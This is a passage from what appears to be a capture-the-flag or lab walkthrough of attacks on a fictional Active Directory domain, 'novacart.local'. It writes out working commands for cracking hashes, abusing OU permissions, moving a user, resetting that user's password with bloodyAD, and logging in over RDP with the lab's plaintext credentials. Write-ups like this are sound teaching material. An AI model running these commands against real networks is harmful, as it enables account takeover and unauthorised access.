
Cracking Extracted Hashes with John the Ripper
john --wordlist="/usr/share/wordlists/rockyou.txt" hashes.txt
The Hashes not be able to crack ❌
We checkt the Permissions on the Senior Dev Ops OU
$dn="OU=Senior Dev Ops,DC=novacart,DC=local";(Get-Acl ("AD:\"+$dn)).Access | ? {$_.IdentityReference -match "Directory Ops"} | ft IdentityReference,ActiveDirectoryRights,InheritanceType,IsInherited -AutoWe have DeleteChild Permissions on the Senior Dev Ops OU also

We Run PowerView As cliff.b
powerview novacart.local/cliff.b:'safEpAss69'@192.168.178.86
We Move m.mignola To The Dev Ops OU
Set-DomainObjectDN -Identity m.mignola -DestinationDN 'OU=Dev Ops,DC=novacart,DC=local'
Resetting a Domain User Password via Active Directory
bloodyAD -u 'cliff.b' -p 'safEpAss69' -d 'novacart.local' --host dc.novacart.local set password 'm.mignola' 'pa$$w0rd'

PRIVESC via PW Reuse (WSL)
We Generate Hostname Mappings via SMB Authentication
nxc smb dc.novacart.local -u 'm.mignola' -p 'pa$$w0rd' --generate-hosts-file /etc/hosts
We Generate a Kerberos Configuration File
nxc smb dc.novacart.local -u 'm.mignola' -p 'pa$$w0rd' --generate-krb5-file /etc/krb5.conf
We Establish a Remote Desktop Session via RDP
xfreerdp3 /u:'m.mignola' /p:'pa$$w0rd' /v:192.168.178.86 /size:1280x720 /tls:seclevel:0 /cert:ignore
We have e mail on the Desktop


We Select No
WSL_Access_and_SSH_Key_Management Mail/ Infos about the Nova_Cart App

Mail Summary
- WSL used for internal NovaCart testing
- Apache web server running locally (port 8000)
- Root access managed by Andrew Collins (possible password reuse)
Key Point:
- Access to MySQL files and configs
- DB password = current user password
💡 Takeaway:
Credential reuse + DB access = potential escalation path
The app have no special Functions just a POC


At http://127.0.0.1:8000/ we have a Apache Server running the Web Shop as Unix Version

In the Trashcan we have some deleted Mails and a ssh shortcut
